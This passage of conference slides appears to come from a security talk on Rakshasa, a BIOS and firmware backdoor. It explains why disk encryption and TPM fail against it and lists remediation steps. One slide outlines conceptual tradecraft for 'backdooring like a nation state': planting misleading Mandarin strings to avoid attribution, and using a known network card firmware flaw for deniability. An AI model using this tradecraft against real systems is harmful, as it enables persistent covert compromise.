AUSCERT

Why crypto won't save you (1/2)

- We can fake the booting/password prompt by booting a remote OS (Truecrypt/Bitlocker)
- Once we know the password, the BIOS backdoor can emulate keyboard typing in 16b real mode by programming the keyboard/motherboard PIC microcontrolers (Brossard, Defcon 2008)
- If necessary, patch back original BIOS/firmwares remotely.

Why crypto won't save you (2/2)

TPM + full disk encryption won't save you either :

1) It's a passive chip : if the backdoor doesn't want explicit access to data on the HD, it can simply ignore TPM.

2) Your HD is never encrypted when delivered to you. You seal the TPM when you encrypt your HD only. So TPM doesn't prevent backdooring from anyone in the supply chain.

Software implementations of TPM are broken anyway

NoSuchCon 2013 : John Butterworth, Corey
Kallenberg, Xeno Kovah - BIOS Chronomancy

Remediation



Remediation (leads)


- Flash any firmware upon reception of new hardware with open source software you can verify.
- Perform checksums of all firmwares by physically extracting them (FPGA..) : costly !
- Verify the integrity of all firmwares from time to time
- Update forensics best practices :
 - 1) Include firmwares in SoW
 - 2) Throw away your computer in case of intrusion

Even then... not entirely satisfying : the backdoor can flash the original firmwares back remotely.

Post intrusion recovery

- You can't trust your BIOS
 - you can't flash from the OS or even floppy/cdrom.
 - need physical flasher.
- Rakshasa can reinfect itself from any PCI expansion ROM.
 - you need to flash all the firmwares of the motherboards at the same time.

Exemple of flasher : BIOS Savior



Backdooring like ~~NSA~~ China



AFQ Information
Security



AUSCERT

Backdooring like a nation state

Rule #1 : **non attribution**

- you didn't write the free software in first place.
- add a few misleading strings, eg : in mandarin ;)

Rule #2 : **plausible deniability**

- use a bootstrap known remote vulnerability in a network card firmware
(eg : Dufлот's CVE-2010-0104)
→ « **honest mistake** » if discovered.
- remotely flash the BIOS.
- do your evil thing.
- restore the BIOS remotely.

Outro



Outro

This is not a vulnerability :

- it is sheer bad design due to legacy.
- don't expect a patch.
- fixing those issues will probably require breaking backward compatibility with most standards (PCI, PCIe, TPM).

Whitepaper/slides

<http://slideshare.net/endrazine>

Twitter : @endrazine

Questions ?

